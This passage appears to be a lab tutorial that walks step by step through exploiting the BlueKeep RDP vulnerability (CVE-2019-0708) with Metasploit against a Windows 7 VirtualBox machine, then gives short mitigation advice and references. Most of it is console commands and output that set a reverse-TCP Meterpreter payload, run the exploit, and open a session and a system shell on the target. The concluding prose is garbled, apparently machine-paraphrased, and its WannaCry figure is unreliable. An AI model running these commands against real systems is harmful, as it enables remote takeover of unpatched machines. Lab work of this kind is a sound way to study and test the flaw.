msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

Step 6: Now we need to set rhost, payload and target.




```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.8.102
RHOSTS ⇒ 192.168.8.102
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target ⇒ 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```

Step 7: Now all set to the attack. We can go "show options" and confirm information.




```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS           192.168.8.102    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.103    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

Step 8: Then type "exploit" or "run" to launch attack.



```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.8.103:4444
[*] 192.168.8.102:3389 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.8.102:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.8.102:3389    - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.8.102:3389    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.8.102:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.8.102:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8011e07000, Channel count 1.
[!] 192.168.8.102:3389 - ←─────────────── | Entering Danger Zone | ───────────────→
[*] 192.168.8.102:3389 - Surfing channels ...
[*] 192.168.8.102:3389 - Lobbing eggs ...
[*] 192.168.8.102:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.8.102:3389 - ←─────────────── | Leaving Danger Zone | ───────────────→
[*] Sending stage (200262 bytes) to 192.168.8.102
[*] Meterpreter session 1 opened (192.168.8.103:4444 → 192.168.8.102:49188) at 2021-10-08 11:05:34 +0530

meterpreter > █
```


Step 9: Now the attack is successful. Meterpreter session open. We can use meterpreter commands to edit, view, delete, download, or do other things to windows 7 data. We simply use "ipconfig" to see the Ip address.



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:dc:b1:e5
MTU          : 1500
IPv4 Address : 192.168.8.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2402:4000:2281:1788:55f0:75d7:37d0:7a7e
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2402:4000:2281:1788:ccfa:24ac:c826:9dc9
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::55f0:75d7:37d0:7a7e
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:866
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```

We can see the windows 7 Ip address here. It is meant our attack successfully. To see metapreter commands we can use the “help” command.


We can get windows 7 cmd access via “shell” command.



```
meterpreter > shell
Process 2900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```


Shell command gives drop into a system command shell.

Simply in here also, we use “ipconfig”.



```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:4000:2281:1788:55f0:75d7:37d0:7a7e
   Temporary IPv6 Address. . . . . . : 2402:4000:2281:1788:ccfa:24ac:c826:9dc9
   Link-local IPv6 Address . . . . . : fe80::55f0:75d7:37d0:7a7e%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.102
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::5201:d9ff:fe86:53ab%11
                                       192.168.8.5

Tunnel adapter isatap.{43EFDBA5-86F1-4A36-8566-7C395A7F8CEE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

Step 10: After attack is over, we need to close the sessions. For that we can use "exit" command.



```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.8.102 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

These are all steps to exploit Windows 7 virtual box machine by using '**Bluekeep**' Vulnerability.

How to mitigate BlueKeep vulnerability

The first way to mitigate BlueKeep is to ensure that Windows PCs are patched. Microsoft has released a patch that should be updated as soon as possible. This vulnerability only affects environments running Windows Server 2008R2, earlier servers, Windows 7 and for earlier workstations. Knowing what machines to patch will help users understand and address the user's exposure.

Secondly, we can perform this is by deploying an internal and external vulnerability scan on the user's network.

Another way to do this is by using a firewall to block port 3389 which may mitigate the vulnerability, there are some doubts that this one may be exploited internally.

We can also determine whether the RDP is required on each machine that has it enabled. If not, we can turn it off. If so, we should avoid exposing it to the public internet. [3]

4. Conclusion

The BlueKeep vulnerability is extremely the same as cryptography ransomware WannaCry that was to blame for infecting quite 2000 computers back in 2017, ultimately stern ransom to unlock them. Some excellent news relating to the BlueKeep vulnerability is that there's no laborious proof that the attackers square measure very exploitation the vulnerability but, it's quite seemingly simply a matter of your time before they are doing.

If running associate older version of Windows OS on your device then make certain to follow the steps mentioned higher than but, if you're running a more modern version of Windows OS then don't panic. The most effective thanks to guaranteeing the security of your device is to own the most recent and most up to this point security answer put onto your device.

5. References

[1] "Alert (AA19-168A)," CyberSecurity & infrastructure Security Agent USA, 17 05 2019. [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/AA19-168A. [Accessed 12 10 2021].

[2] J. Vijayan, "Dark Reading," 13 05 2019. [Online]. Available: https://www.darkreading.com/attacks-breaches/bluekeep-rdp-vulnerability-a-ticking-time-bomb. [Accessed 12 10 2021].

[3] T. Johnson, "The BlueKeep vulnerability and what you can do about it," 19 06 2019. [Online]. Available: https://www.deft.com/blog/bluekeep-vulnerability-what-you-can-do/. [Accessed 12 10 2020].